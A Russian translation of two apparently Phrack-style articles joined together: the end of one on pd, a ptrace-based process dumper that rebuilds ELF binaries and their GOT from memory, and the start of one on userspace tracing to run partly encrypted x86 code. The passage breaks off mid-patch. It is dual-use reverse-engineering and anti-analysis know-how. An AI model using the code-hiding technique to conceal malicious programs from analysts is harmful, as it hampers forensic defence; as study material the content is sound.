Поскольку часть бинарных данных скопирована из памяти и склеена в бинарный файл, ряд смещений и заголовочной информации (например, количество карт памяти и ELF-информация) требует корректировки.

Кроме того, если используются какие-либо системные возможности (например, динамическая компоновка), часть собранной информации может ссылаться на систему компоновки данного хоста и требует перестройки для работы в других средах.

В результате восстановления возникают два серьёзных подводных камня:

• ELF-заголовок
• система динамической компоновки

ELF-заголовок используется только на этапе загрузки, поэтому необходимо сформировать совместимый заголовок для корректной загрузки всей собранной информации.

Динамическая система зависит от схемы библиотек хоста, поэтому необходимо либо сгенерировать новый макет, либо восстановить прежний до состояния универсально применимой динамической системы — то есть осуществить восстановление GOT. PD решает эту задачу элегантным и простым способом, описанным ниже.

6.6 — Сводка шагов процесса

Теперь с бóльшей детализацией обобщим выполненные шаги и то, что можно сделать со всей собранной информацией. В общем виде опишем процедуру «сохранения процесса»:

• Заморозить процесс (исключить возможную вредоносную реакцию программы).
• Остановить текущее выполнение и присоединиться к нему (или инъецировать код... и т. д.).
• Сохранить «состояние»: регистры, стек и всю информацию о системных ресурсах.
• Получить состояние файловых дескрипторов и все системные данные, используемые процессом.
• Скопировать «базу» процесса: нужные файлы (открытые дескрипторы, библиотеки и т. д.).
• Скопировать данные из памяти: секции кода, секции данных, стек, библиотеки и т. д.

Располагая всей этой информацией, можно предпринять одно из двух:

• **Восстановить единственный исполняемый файл**: перестроить бинарный файл, который может быть запущен на любом хосте (с той же архитектурой, разумеется) или только на том же хосте, но обеспечивающий полное выполнение с начала кода.

• **Подготовить пакет**, позволяющий повторно выполнить процесс на другом хосте или в любой другой момент, — то есть «замороженное» приложение, возобновляющее своё состояние при запуске. Это позволит сохранить подозрительный процесс и перезапустить его на другом хосте с сохранением состояния.

Если цель — восстановить состояние в другой момент (даже при отсутствии полной гарантии корректного выполнения из-за внутренней логики системы), процесс загрузки будет следующим:

• Разместить все файлы, используемые приложением, в нужных местах.
• Открыть файлы, используемые программой, и переместить дескрипторы на те же позиции (дескрипторы будут унаследованы дочерним процессом).
• Создать новый процесс.
• Разместить «базу» (код и данные) в правильных сегментах памяти.
• Задать стек и регистры.
• Запустить выполнение.

Для целей данной статьи конечный этап — восстановление бинарного файла, единственного исполняемого файла, предположительно реконструируемого из образа процесса, выполняющегося в памяти. Вот финальные шаги, описанные ниже как реализация pd:

• Создать ELF-заголовок в файле (если он не был найден).
• Добавить «базу» в файл (копии кода и данных из памяти).
• Скорректировать GOT (динамическую компоновку).

6.7 — pd (process dumper) — демонстрационный образец

На момент написания данной статьи для тестирования прилагается простой дампер процессов. Хотя он содержит базовый рабочий код, рекомендуется загрузить последнюю версию программы с http://www.reversing.org. Включённая здесь версия — очень базовая, разработанная два года назад. Этот PD является лишь POC для проверки процесса, описанного в статье, с поддержкой динамически скомпонованных бинарных файлов. Ниже описаны выполняемые задачи:

• **Присоединение через ptrace к pid**: для доступа к памяти (главным образом для чтения) процесса.

• **Сбор информации**: при каждом запуске программы система создаёт в памяти специальную структуру для динамического компоновщика. Эта структура, «вспомогательный вектор» (Auxiliary Vector), содержит ELF-информацию об исходном файле: смещение до заголовков программы в памяти, их количество и т. д. (документация об этой специальной структуре включена в прилагаемый пакет с исходным кодом).

Получив информацию о заголовках программы, запускается цикл сохранения карт памяти в файл. Заголовки программы описывают загруженные сегменты программы. Нас интересует флаг LOAD у отображаемого сегмента памяти. Сегменты памяти, не помеченные как LOAD, не загружаются из этого файла для выполнения. Данная версия PD не использует файловую систему /proc.

Если программе не удаётся найти информацию, некоторые аргументы командной строки могут помочь завершить процесс. Например, с помощью «`-p addr`» можно принудительно задать адрес заголовков программы в памяти. Для бинарных файлов, собранных gcc+ldd, это значение равно `0x8048034`. Этот аргумент используется, когда программа выдаёт сообщение «search failed» при поиске PAGESZ. Если PAGESZ отсутствует в стеке, это означает, что «вспомогательный вектор» не был найден, а значит, смещение заголовков программы также обнаружить не удастся (часто это происходит, когда файл запущен не из оболочки или загружен другой программой, а не ядром).

• **Дамп файла**: если информация найдена, данные сохраняются в файл вместе с ELF-заголовком (если он найден в памяти; приложения редко его удаляют). Эта версия pd **не** создаёт заголовок для

файла (это реализовано в более поздней версии).

Дамп должен работать на локальном хосте, поскольку динамическая информация не восстанавливается. Существует простой метод восстановления этой информации для файлов, собранных gcc+ldd, — описан ниже.

• **Восстановление GOT**

Компоновщик времени выполнения, вероятно, изменил часть записей GOT, если соответствующие функции вызывались в ходе выполнения. Метод восстановления GOT в pd основан на методе компиляции GCC. Любой бинарный файл очень зависит от компилятора (не только от системы), и быстрый анализ того, как GCC+LDD строят GOT скомпилированного бинарного файла, показывает способ его реконструкции, называемый «Агрессивным восстановлением GOT». Другие компиляторы/компоновщики могут потребовать более глубокого изучения. В исходном пакете включён файл с описанием агрессивного восстановления GOT.

Опция `-l`, помеченная как «только локальное выполнение» в командной строке, отключает восстановление GOT.

В данной версии PD реконструкция PLT/GOT работает только с бинарными файлами, скомпилированными GCC. Для её выполнения необходимо найти секцию `.plt` (обычно программа её определяет). Если PD не находит её автоматически, аргумент `-g addr` в командной строке может помочь. Несмотря на тестирование с рядом файлов, эта упрощённая реализация может дать сбой на файлах с жёсткой динамической компоновкой.

Напоминаю: это тестовый код. Для лучших результатов загрузите последнюю версию PD.

-- Агрессивное восстановление GOT --

При компиляции исходного кода GCC строит таблицу записей релокаций для компоновки с ldd. Таблица растёт по мере анализа исходного файла. Каждый перемещаемый объект добавляется в таблицу для внутренней обработки. Каждая запись таблицы занимает `0x10` байт, каждая следующая запись расположена на `0x10` байт ниже предыдущей — то есть между объектами 16 байт. Взгляните на вывод `readelf`:

```
Relocation section '.rel.plt' at offset 0x308 contains 8 entries:
Offset    Info    Type            Sym.Value  Sym. Name
080496b8 00000107 R_386_JUMP_SLOT 08048380   getchar
080496bc 00000207 R_386_JUMP_SLOT 08048390   __register_frame_info
080496c0 00000307 R_386_JUMP_SLOT 080483a0   __deregister_frame_inf
080496c4 00000407 R_386_JUMP_SLOT 080483b0   __libc_start_main
080496c8 00000507 R_386_JUMP_SLOT 080483c0   printf
080496cc 00000607 R_386_JUMP_SLOT 080483d0   fclose
080496d0 00000707 R_386_JUMP_SLOT 080483e0   strtoul
080496d4 00000807 R_386_JUMP_SLOT 080483f0   fopen
                                          ^
                                          ^
```

Как показано, каждая запись таблицы в памяти расположена ровно на `0x10` байт ниже следующей. Когда один из этих объектов компонуется во время выполнения, его значение будет указывать на адрес в памяти библиотеки — за пределами оригинального сегмента. Восстановление этой таблицы выполняется путём обнаружения хотя бы одного неразрешённого значения из этого списка (его символьное значение должно находиться внутри пространства памяти его программного сегмента). Исходный адрес затем можно получить по его позиции.

Следующий шаг — замена во всех записях, помеченных `R_386_JUMP_SLOT`, вычисленными адресами для каждой изменённой записи. Примечание: другие компиляторы могут действовать совершенно иначе, поэтому первый шаг — определить компилятор перед выполнением любой задачи по отмене релокации.

Ряд параметров командной строки pd поддаётся настройке. Подробности — в README. В пакете с исходным кодом также включены демонстрационные примеры и краткий туториал по их запуску: дамп простого процесса, дамп упакованного файла (upx или burneye), дамп с инъецированным кодом и дамп ulexec grugq.

Ниже приведён простой дамп процесса netcat, подключённого к хосту:

```
------------------------------------------------------------------------
[ilo@reversing src]$ ps aux |grep localhost
ilopez   5114  0.0  0.2  1568  564 pts/2   S+   02:25  0:00 nc localhost 80
[ilo@reversing src]$ ./pd -vo nc.dumped 5114
pd V1.0 POF <ilo@reversing.org>
source distribution for testing purposes..
[v]Attached.
performing search..
only PAGESZ method implemented in this version
[v]dump: 0xbffff000 to 0xc0000000: 0x1000 bytes
AT_PAGESZ located at: 0xbffffb24
[v]Now checking for boundaries..
[v]Hitting top at: 0xbffffb94
[v]Hitting bottom at: 0xbffffb1c
[v]AT_PHDR: 0x8048034  AT_PHNUM: 0x7
[v]dump: 0x8048034 to 0x8048114: 0xe0 bytes
[v]program header( 0-7 ) table info..
[v]TYPE Offset     VirtAddr   PhysAddr   FileSiz MemSiz  FLG   Align
[v]PHDR 0x00000034 0x08048034 0x08048034 0x000e0 0x000e0 0x005 0x4
[v]INTE 0x00000114 0x08048114 0x08048114 0x00013 0x00013 0x004 0x1
[v]LOAD 0x00000000 0x08048000 0x08048000 0x03f10 0x03f10 0x005 0x1000
[v]LOAD 0x00004000 0x0804c000 0x0804c000 0x005d8 0x005d8 0x006 0x1000
[v]DYNA 0x00004014 0x0804c014 0x0804c014 0x000c8 0x000c8 0x006 0x4
[v]NOTE 0x00000128 0x08048128 0x08048128 0x00020 0x00020 0x004 0x4
..
gather process information and rebuild:
-loadable program segments, elf header and minimal size..
[v]dump: 0x8048000 to 0x804bf10: 0x3f10 bytes
[v]realloc to 0x3f10 bytes
[v]dump: 0x804c000 to 0x804c5d8: 0x5d8 bytes
[v]realloc to 0x45d8 bytes
[v]max file size 0x45d8 bytes
[v]dumped .text section
[v]dumped .data section
[v]segment section based completed
analyzing dynamic segment..
[v]HASH
[v]STRTAB
[v]SYMTAB
[v]symtable located at: 0x80482d8 , offset: 0x2d8
[v]st_name 0x208 st_value 0x0 st_size 0x167
[v]st_info 0x12 st_other 0x0 st_shndx 0x0
[v]STRSZ
[v]SYMENT
Agressive fixing Global Object Table..
 vaddr: 0x804c0e0 daddr: 0x8048000 foffset: 0x40e0
* plt unresolved!!!
section headers rebuild
this distribution does not rebuild section headers
saving file: nc.dumped
[v]saved: 0x45d8 bytes
Finished.
[v]Dettached.
------------------------------------------------------------------------
```

В этом примере процесс netcat с pid 5114 дампуется в файл `nc.dumped`. Восстановленный бинарный файл является лишь частью оригинального, как видно из этих листингов:

```
------------------------------------------------------------------------
[ilo@reversing src]$ ls -la nc.dumped
-rwxr-xr-x  1 ilo ilo 17880 Jul 10 02:26 nc.dumped
[ilo@reserving src]$ ls -la `whereis nc`
ls: nc:: No such file or directory
```

```
-rwxr-xr-x  1 root root 20632 Sep 21  2004 /usr/bin/nc
-------------------------------------------------------------------------
```

Данная версия pd выполняет все задачи восстановления бинарного файла из процесса. Концепция pd была переработана в более полезный инструмент, работающий в два этапа. Первый помогает извлечь всю информацию из процесса в единый пакет. Располагая этой информацией, второй этап позволяет восстановить исполняемый файл в более спокойной обстановке — на другом хосте или в другое время. Добавлена также возможность сохранения и восстановления состояния процесса, позволяющая перезапустить приложение на другом хосте в том же состоянии, в котором оно находилось в момент сбора информации. Последнюю версию программы можно получить на сайте reversing.org.

7.0 — Противодействие PD или противодействие дампу процесса

Описанный в данной статье процесс строится на множестве допущений: тестирование с бинарными файлами, скомпилированными gcc, в рамках заданных системных моделей — его логика попросту зависит от ряда системных условий и информации, которой программа может манипулировать. Тем не менее следование описанному методу позволяет легко противодействовать дальнейшим исследованиям в области защиты от дампа.

На каждом шаге восстановления часть информации является предположительной, другая получена, но никогда не верифицирована. Хотя процесс поддаётся проверке на ошибки и согласованность, универсальная логика не устоит перед специально разработанной программой. Например, очень легко удалить всю информацию из памяти, лишив pd данных, необходимых для восстановления. ELF-заголовок можно удалить или модифицировать во время выполнения — как вспомогательный вектор в стеке или заголовки программы.

Существуют и другие методы получения бинарной информации: запрос ядра о процессе или обращение к памяти в сыром формате с поиском известных структур — однако этот путь очень сложен, а кроме того, система может быть подделана злоумышленником. Никогда не забывайте об этом.

Известные проблемы PD:

• Если процесс уже трассируется через ptrace, это не позволит pd присоединиться, и работа завершится (пока).

Решение: реализовать модуль ядра для дампа бинарной информации даже при отключённом ptrace.

• Если в системе найден поддельный ELF-заголовок, он, вероятно, будет использован вместо настоящего.

Решение: вручную проверять ELF-заголовок или заголовки программы, найденные в системе, прежде чем принимать их.

• Если информация о заголовках программы или ELF не найдена, /proc недоступна в пространстве пользователя, а aux_vt не обнаружен, программа не будет работать.

Решение: улучшить реализацию в pd.c. PD — лишь POC-код, демонстрирующий процесс восстановления бинарного файла. В реальных условиях...

• Некоторые патчи ядра очищают содержимое памяти и модифицируют бинарный файл перед выполнением: непредсказуемое поведение.

В любом случае PD плохо работает с программами, в которых переменные сегмента данных изменялись во время выполнения, поскольку выполнение восстановленной программы зависит от

состояния этих переменных. Истории об изменениях памяти процессом не существует, поэтому вернуться к предыдущему состоянию сегмента данных невозможно — опять же, пока.

8.0 — Заключение

Термин «реверсинг» обнажает забавную закономерность: каждый раз, когда появляется новая техника, другая её нейтрализует — с обеих сторон. Как и в среде вирусов: за каждой новой разработкой следует заплатка. Всякий раз, когда выходит новый криминалистический метод, появляется новый антикриминалистический. Почти для каждого защищённого приложения есть взлом, а новая версия этого приложения защитится от него.

В данной статье ряд методов сокрытия кода (пусть даже и не вредоносного) был преодолён простым обращением процесса создания процесса вспять. Дальнейшие исследования могут показать неэффективность этого метода из-за особенностей загрузки ядра в изученной системе. Фактически, как только метод становится известен, его несложно нейтрализовать, — и представленный в этой статье не является исключением.

9.0 — Благодарности и контакт

Metalslug, Uri, Laura, Mammon (всё больше работы с ptrace... сам знаешь ;)), Mayhem, Silvio, Zalewski, grugq, !dSR и 514-77, команды «ncn» и «fist». Особая благодарность Ripe за помощь в демонстрационных кодах и за то, что подталкивал меня к совершенствованию процесса восстановления.

Контакт: ilo[at]reversing.org http://www.reversing.org

10.0 — Ссылки

• grugq 2002 — The Art of Defiling: Defeating Forensic Analysis on Unix

```
    https://phrack.org/issues/59/6#article
  - grugq 2004 — The Design and Implementation of ul_exec
    http://www.hcunix.net/papers/grugq_ul_exec.txt
  - 7a69 — Ghost In The System Project
    http://www.7a69ezine.org/gits
  - Silvio — Elf executable reconstruction from a core image
    http://www.uebi.net/silvio/core-reconstruction.txt
  - Mayhem — Some shoots related to linux reversing.
    http://www.devhell.org/
  - ilo-- — Process dumping for binary reconstruction: pd
    http://www.reversing.org/
```


11.0 — Исходный код

Это не последняя версия PD. За дополнительной информацией о проекте обращайтесь на http://www.reversing.org

[Таблица из ~757 строк uuencoded-данных — опущена]

Аннотация

Автор: Zeljko Vrba

Прошу прощения за неловкий английский — это не мой родной язык.

Что такое шифрование бинарных файлов и зачем вообще шифровать? Ответ на этот вопрос читатель найдёт в Phrack#58 [1] и в статье «Runtime binary encryption» оттуда. Данная статья описывает метод управления целевой программой, который не полагается ни на помощь ядра ОС, ни на аппаратные средства процессора. Метод реализован на x86-32 GNU AS (синтаксис AT&T). После того как механизм управления разработан, добавить расшифровку кода на лету сравнительно несложно.

Содержание

Примечание: сноски обозначаются символом # и следующим за ним номером. Они приводятся в конце каждого раздела.

1.0 — Введение

Сначала введём терминологию, используемую в статье, чтобы не вводить читателя в заблуждение.

• Атрибуты «целевой», «дочерний» и «трассируемый» используются взаимозаменяемо (в зависимости от контекста) для обозначения программы, находящейся под управлением другой программы.

• Атрибуты «управляющий» и «трассирующий» используются взаимозаменяемо для обозначения программы, которая управляет целевой (отладчик, strace и т. п.).

2.0 — Трассировка с поддержкой ОС и аппаратного обеспечения

Современные отладчики (как под Windows, так и под UNIX) используют аппаратные средства x86 для отладки. Два наиболее часто применяемых механизма — флаг трассировки (TF) и инструкция INT3, имеющая удобную однобайтовую кодировку 0xCC.

Флаг TF находится в бите 8 регистра EFLAGS, и когда он установлен в 1, процессор генерирует исключение 1 (исключение отладки) после выполнения каждой инструкции. При выполнении INT3 процессор генерирует исключение 3 (точка останова).

Традиционный способ трассировки программы под UNIX — системный вызов `ptrace(2)`. Программа-трассировщик обычно выполняет следующее (показано в псевдокоде):

```
fork()
child:   ptrace(PT_TRACE_ME)
           execve("the program to trace")
parent:  controls the traced program with other ptrace() calls
```

Другой способ — вызвать `ptrace(PT_ATTACH)` для уже существующего процесса. Прочие операции, которые предоставляет интерфейс `ptrace()`, включают чтение/запись инструкций и данных целевой программы, чтение/запись регистров или продолжение выполнения (непрерывное или до следующего системного вызова — эта возможность используется известной программой `strace(1)`).

Каждый раз, когда трассируемая программа получает сигнал, функция `ptrace()` управляющей программы возвращает управление. При включённом TF трассируемая программа получает SIGTRAP после каждой инструкции. TF обычно включается не самой трассируемой программой#1, а через `ptrace(PT_STEP)`.

В отличие от TF, управляющая программа размещает опкод 0xCC в стратегических#2 местах кода. Первый байт инструкции заменяется на 0xCC, а управляющая программа сохраняет как адрес, так и исходный опкод. Когда выполнение доходит до этого адреса, доставляется SIGTRAP и управляющая программа получает управление обратно. Затем она заменяет 0xCC обратно на исходный опкод (снова через `ptrace()`), выполняет исходную инструкцию в пошаговом режиме. После этого исходный опкод обычно вновь заменяется на 0xCC.

При всей своей мощи `ptrace()` имеет ряд недостатков:

1. Трассируемая программа может быть `ptrace()`-нута только одной управляющей программой.

2. Управляющая и трассируемая программы находятся в разных адресных пространствах, что затрудняет изменение памяти трассируемой программы.

3. `ptrace()` — системный вызов: он медленный при полноценной трассировке больших участков кода.

Я не буду углубляться в механику `ptrace()` — доступны руководства [2], и страница man достаточно понятна.

#1 Хотя ничто не мешает программе сделать это самостоятельно — TF находится

```
    в изменяемой пользователем части EFLAGS.
  #2 Как правило, отладчик сам решает, что является «стратегическим».
```

3.0 — Трассировка в пользовательском пространстве

Трассировку можно выполнять полностью в пользовательском режиме: инструкции исполняются нативно, за исключением инструкций передачи управления (CALL, JMP, Jcc, RET, LOOP, JCXZ). Идея хорошо объяснена в [3] применительно к примитивному компьютеру MIX 1960-х годов, разработанному Кнутом.

Особенности описываемого метода:

• Позволяет шифровать лишь отдельные части исполняемого файла.

• Разные части исполняемого файла могут быть зашифрованы разными ключами при условии отсутствия перекрёстных вызовов между ними.

• Зашифрованный код может свободно вызывать незашифрованный. В этом случае незашифрованный код также выполняется инструкция за инструкцией. При вызове вне зашифрованного кода он всё равно выполняется без трассировки.

• В памяти в открытом виде единовременно находится не более 24 байт зашифрованного кода.

• Не зависит от ОС и языка программирования.

Остальная часть раздела объясняет предоставляемый API, даёт описание реализации на высоком уровне, приводит пример использования и обсуждает детали реализации.

3.1 — Предоставляемый API

Официального заголовочного файла не предусмотрено. Благодаря гибкой передаче параметров в C и неявным объявлениям функций можно обойтись вообще без объявлений.

API расшифровки состоит из одного typedef и одной функции.

```
typedef (*decrypt_fn_ptr)(void *key, unsigned char *dst, const unsigned
  char *src);
```

Это общий прототип, которому должна соответствовать ваша процедура расшифровки. Она вызывается из основной процедуры расшифровки со следующими аргументами:

• `key`: указатель на данные ключа расшифровки. Обратите внимание, что в большинстве случаев это НЕ сам ключ в чистом виде, а указатель на некий «контекст расшифровки».

• `dst`: указатель на буфер назначения.

• `src`: указатель на исходный буфер.

Обратите внимание, что аргумента с размером нет: размер блока фиксирован и равен 8 байтам. Процедура не должна читать более 8 байт из `src` и НИКОГДА не должна записывать более 8 байт в `dst`.

Ещё одно необычное ограничение: функция расшифровки НЕ ДОЛЖНА изменять свои аргументы в стеке. Если это необходимо, скопируйте аргументы стека в локальные переменные. Это следствие того, как процедура вызывается изнутри движка расшифровки — см. код для деталей.

Никаких ограничений на вид шифрования нет. Подходит ЛЮБАЯ биективная функция, отображающая 8 байт в 8 байт. Зашифруйте код этой функцией и используйте обратную функцию для расшифровки. Если использовать тождественную функцию, расшифровка превращается в простое пошаговое выполнение без аппаратной поддержки — см. раздел 4 о связанных работах.

Точка входа в движок расшифровки — следующая функция:

```
int crypt_exec(decrypt_fn_ptr dfn, const void *key, const void *lo_addr,
  const void *hi_addr, const void *F, ...);
```

Функция расшифровки умеет переключаться между выполнением зашифрованного и открытого кода. Зашифрованный код может вызывать открытый, и наоборот. Чтобы это работало, необходимо знать границы адресов зашифрованного кода.

Обратите внимание, что эта функция **не является реентерабельной**! Никакому коду (ни открытому, ни зашифрованному), выполняющемуся под `crypt_exec`, не разрешается снова вызывать `crypt_exec`. Последствия будут катастрофическими, поскольку внутреннее состояние предыдущего вызова размещено статически и будет перезаписано.

Аргументы:

• `dfn`: указатель на функцию расшифровки. Функция вызывается с аргументом `key`, переданным в `crypt_exec`, и адресами буферов назначения и источника.

• `key`: как правило, это НЕ сырые байты ключа, а инициализированный контекст расшифровки. См. пример кода программы test2: сначала предоставленный пользователем ключ загружается в контекст расшифровки, и адрес именно *контекста* передаётся в функцию `crypt_exec`.

• `lo_addr`, `hi_addr`: нижний и верхний адреса зашифрованного под одним ключом кода. Это необходимо для поддержки вызова незашифрованного кода из зашифрованного.

• `F`: указатель на код, который должен выполняться под движком расшифровки. Может быть обычным указателем на функцию C. Поскольку процедура трассировки написана с расчётом на блочные шифры с блоком 8 байт, функция `F` должна быть выровнена по границе 8 байт, а её длина должна быть кратна 8. Этого проще достичь (даже на стандартном C), чем кажется. См. пример ниже.

• `...`: аргументы вызываемой функции.

`crypt_exec` организует вызов функции `F` с аргументами из списка varargs. Когда `crypt_exec` возвращает управление, его возвращаемое значение совпадает с тем, что вернула `F`. Иными словами, вызов

```
x = crypt_exec(dfn, key, lo_addr, hi_addr, F, ...);
```

имеет точно ту же семантику, что и

```
x = F(...);
```

как если бы `F` была открытым кодом.

В настоящее время код заточен под использование дизассемблера XDE. Можно использовать другие дизассемблеры, но код, работающий с результатами, придётся изменить в нескольких местах (все обращения к переменной `disbuf`).

Процедура `crypt_exec` выделяет собственный стек размером 4 КБ. Если вы используете собственную процедуру расшифровки и/или дизассемблер, следите за тем, чтобы не переполнить стек. Если нужно увеличить локальный стек, найдите метку `local_stk` в коде.

```
#3 В остальной части статьи я буду попеременно называть это процедурой
   трассировки или расшифровки. По сути, это процедура трассировки с
   добавленной расшифровкой.
```

3.2 — Описание на высоком уровне

Процедура трассировки поддерживает два контекста: контекст трассируемой программы и собственный контекст. Контекст состоит из восьми 32-битных регистров общего назначения и флагов. Прочие регистры процедурой не изменяются. Оба контекста хранятся в собственном стеке (который также используется для вызовов C).

Идея состоит в том, чтобы выбирать инструкции трассируемой программы по одной и выполнять их нативно. Набор инструкций Intel имеет довольно нерегулярную кодировку, поэтому для определения реального опкода и полной длины инструкции используется дизассемблер XDE [5]. В процессе экспериментов на FreeBSD (которая использует инструкцию MOV с префиксом LOCK в своём динамическом загрузчике) была обнаружена ошибка в XDE, описанная и исправленная ниже.

Мы ведём собственный EIP в `traced_eip`, округляем его вниз до ближайшей границы 8 байт и расшифровываем#4 24 байта#5 в собственный буфер. Затем выполняется дизассемблирование, и управление передаётся процедурам эмуляции через таблицу управления опкодами. Все инструкции, кроме инструкций передачи управления, выполняются нативно (в контексте трассируемой программы, восстанавливаемом в нужный момент). После выполнения одной инструкции управление возвращается нашей процедуре трассировки.

Чтобы не потерять управление, инструкции передачи управления#6 эмулируются. Большой проблемой (до тех пор, пока я её не решил) была эмуляция косвенных JMP и CALL (которые могут содержать любые сложные эффективные адреса, поддерживаемые i386). Проблема решается заменой инструкции CALL/JMP на MOV в регистр, с модификацией битов 3–5 (поле reg) байта modR/M для задания целевого регистра (в случае CALL/JMP это поле является частью опкода). Затем мы позволяем процессору самому вычислить эффективный адрес.

Разумеется, необходим способ остановить зашифрованное выполнение и позволить зашифрованному коду вызывать открытый:

1. При входе движок трассировки извлекает из стека адрес возврата и свои приватные аргументы, а затем возвращает адрес возврата обратно в трассируемый стек. В этот момент:
• Стековый фрейм пригоден для выполнения обычной функции C (`F`).
• Указатель вершины стека (`esp`) сохраняется в `end_esp`.

2. Когда трассировщик встречает инструкцию RET, он сначала проверяет `traced_esp`. Если он равен `end_esp`, значит, функция `F` завершила бы выполнение. Поэтому мы восстанавливаем трассируемый контекст и не эмулируем RET, а позволяем ей выполниться нативно. Таким образом, процедура трассировки теряет управление и нормальное выполнение инструкций продолжается.

Для поддержки вызовов открытого кода из зашифрованного служат параметры `lo_addr` и `hi_addr`, определяющие нижнюю и верхнюю границы зашифрованного кода в памяти. Если `traced_eip` выходит за пределы диапазона `[lo_addr, hi_addr)`, указатель на процедуру расшифровки заменяется указателем на «расшифровку»-заглушку, которая просто копирует 8 байт из источника в назначение. Когда `traced_eip` вновь попадает в этот интервал, указатели снова меняются местами.

```
#4 Процедура расшифровки вызывается косвенно по причинам, описанным ниже.
#5 Число получается из соображений наихудшего случая: если инструкция
   начинается на границе, равной 7 (mod 8), то при максимальной длине
   инструкции 15 байт получается 22 байта = 3 блока. Буфер имеет размер
   32 байта, чтобы вместить дополнительную инструкцию косвенного JMP
   после трассируемой инструкции. JMP косвенно прыгает в то место
   процедуры трассировки, где должно продолжиться выполнение.
#6 Инструкции INT не считаются инструкциями передачи управления. После
   (если) ОС вернётся из вызванной ловушки, выполнение программы
```

```
продолжится последовательно — с инструкции, следующей за INT. Поэтому
никаких специальных мер принимать не нужно.
```

3.3 — Пример реального использования

Имея движок зашифрованного выполнения, как его проверить? Для этой цели я написал небольшую утилиту cryptfile, которая шифрует часть исполняемого файла (`$` — приглашение UNIX):

```
$ gcc -c cast5.c
$ gcc cryptfile.c cast5.o -o cryptfile
$ ./cryptfile
USAGE: ./cryptfile <-e_-d> FILE KEY STARTOFF ENDOFF
KEY MUST be 32 hex digits (128 bits).
```

Параметры:

• `-e`, `-d`: один из них ОБЯЗАТЕЛЕН и означает шифрование или расшифровку.

• `FILE`: исполняемый файл для шифрования.

• `KEY`: ключ шифрования, задаётся в виде 32 шестнадцатеричных цифр.

• `STARTOFF`, `ENDOFF`: начальное и конечное смещение в файле, которое нужно зашифровать. Должны быть кратны размеру блока (8 байт). Если это не так, файл будет зашифрован правильно, но зашифрованное выполнение работать не будет.

Весь пакет тестируется на простой программе test2.c. Она демонстрирует, что зашифрованные функции могут вызывать как зашифрованные, так и открытые функции, а также возвращать результаты. Кроме того, демонстрируется работа движка при вызове функций из разделяемых библиотек.

Сборка движка зашифрованного выполнения:

```
$ gcc -c crypt_exec.S
$ cd xde101
$ gcc -c xde.c
$ cd ..
$ ld -r cast5.o crypt_exec.o xde101/xde.o -o crypt_monitor.o
```

Используется патченый XDE. Последний шаг объединяет несколько перемещаемых объектных файлов в один для удобства компоновки с другими программами.

Затем собираем тестовую программу. Нужно убедиться, что функции, которые мы хотим зашифровать, выровнены по 8 байтам. Для надёжности я задаю выравнивание 16:

```
$ gcc -falign-functions=16 -g test2.c crypt_monitor.o -o test2
```

Мы хотим зашифровать функции f1 и f2. Как сопоставить имена функций со смещениями в исполняемом файле? К счастью, для ELF это легко сделать утилитой readelf (именно поэтому я выбрал такой неудобный способ — не хотел возиться с очередным «парсером» ELF).

```
$ readelf -s test2
```

[Таблица из 145 записей — опущена]

Видим, что функция f1 имеет адрес 0x8048660 и размер 75 = 0x4B. Функция f2 — адрес 0x80486B0 и размер 58 = 0x3A. Простой расчёт показывает, что они фактически расположены в памяти последовательно, так что шифровать их по отдельности не нужно — достаточно одного блока от 0x8048660 до 0x80486F0.

```
$ readelf -l test2

Elf file type is EXEC (Executable file)
```

```
Entry point 0x8048520
There are 6 program headers, starting at offset 52

Program Headers:
Type           Offset    VirtAddr    PhysAddr    FileSiz MemSiz
Flg Align
PHDR           0x000034 0x08048034 0x08048034 0x000c0 0x000c0 R E 0x4
INTERP         0x0000f4 0x080480f4 0x080480f4 0x00019 0x00019 R   0x1
    [Requesting program interpreter: /usr/libexec/ld-elf.so.1]
LOAD           0x000000 0x08048000 0x08048000 0x06bed 0x06bed R E 0x1000
LOAD           0x006c00 0x0804fc00 0x0804fc00 0x00f98 0x02078 RW  0x1000
DYNAMIC        0x007aa4 0x08050aa4 0x08050aa4 0x000b0 0x000b0 RW  0x4
NOTE           0x000110 0x08048110 0x08048110 0x00018 0x00018 R   0x4

 Section to Segment mapping:
Segment Sections...
 00
 01     .interp
 02     .interp .note.ABI-tag .hash .dynsym .dynstr .rel.dyn .rel.plt
         .init .plt .text .fini .rodata
 03     .data .eh_frame .dynamic .ctors .dtors .jcr .got .bss
 04     .dynamic
 05     .note.ABI-tag
```

Из этого видно, что оба адреса (0x8048660 и 0x80486F0) попадают в первый сегмент LOAD, который загружается по VirtAddr 0x8048000 и расположен в файле со смещения 0. Поэтому для перевода виртуального адреса в файловое смещение нужно просто вычесть 0x8048000 из каждого адреса: 0x660 = 1632 и 0x6F0 = 1776.

Если вы используете ELFsh [7], задача значительно упрощается. Следующий сеанс показывает, как с помощью ELFsh получить ту же информацию:

```
$ elfsh

       Welcome to The ELF shell 0.51b3 .::.

       .::. This software is under the General Public License
       .::. Please visit http://www.gnu.org to know about Free Software

[ELFsh-0.51b3]$ load test2

 [*] New object test2 loaded on Mon Jun 13 20:45:33 2005

[ELFsh-0.51b3]$ sym f1

 [SYMBOL TABLE]
 [Object test2]

 [059] 0x8048680   FUNCTION f1
 size:0000000075 foffset:001632 scope:Local   sctndx:10 => .text + 304

[ELFsh-0.51b3]$ sym f2

 [SYMBOL TABLE]
 [Object test2]

 [060] 0x80486d0   FUNCTION f2
 size:0000000058 foffset:001776 scope:Local   sctndx:10 => .text + 384

[ELFsh-0.51b3]$ exit

 [*] Unloading object 1 (test2) *

       Good bye ! .::. The ELF shell 0.51b3
```

Поле `foffset` даёт смещение символа внутри исполняемого файла, а `size` — его размер. Здесь все числа десятичные.

Теперь готовы зашифровать часть исполняемого файла весьма «оригинальным» паролем и проверить программу:

```
$ echo -n "password" | openssl md5
5f4dcc3b5aa765d61d8327deb882cf99
$ ./cryptfile -e test2 5f4dcc3b5aa765d61d8327deb882cf99 1632 1776
$ chmod +x test2.crypt
$ ./test2.crypt
```

В ответ на приглашение введите ту же шестнадцатеричную строку, затем числа 12 и 34 для a и b. Результат должен быть 1662, а значения esp до и после должны совпадать.

После того как убедитесь, что программа работает правильно, можно выполнить strip(1) символов.

3.4 — Ошибка в XDE

В процессе разработки была обнаружена ошибка в дизассемблере XDE: он неправильно обрабатывал префикс LOCK (0xF0). Из-за этой ошибки XDE считал, что 0xF0 — однобайтовая инструкция. Вот нужный патч для исправления дизассемблера:

```
--- xde.c       Sun Apr 11 02:52:30 2004
+++ xde_new.c   Mon Aug 23 08:49:00 2004
@@ -101,6 +101,8 @@
   if (c == 0xF0)
   {
     if (diza->p_lock != 0) flag |= C_BAD;      /* twice */
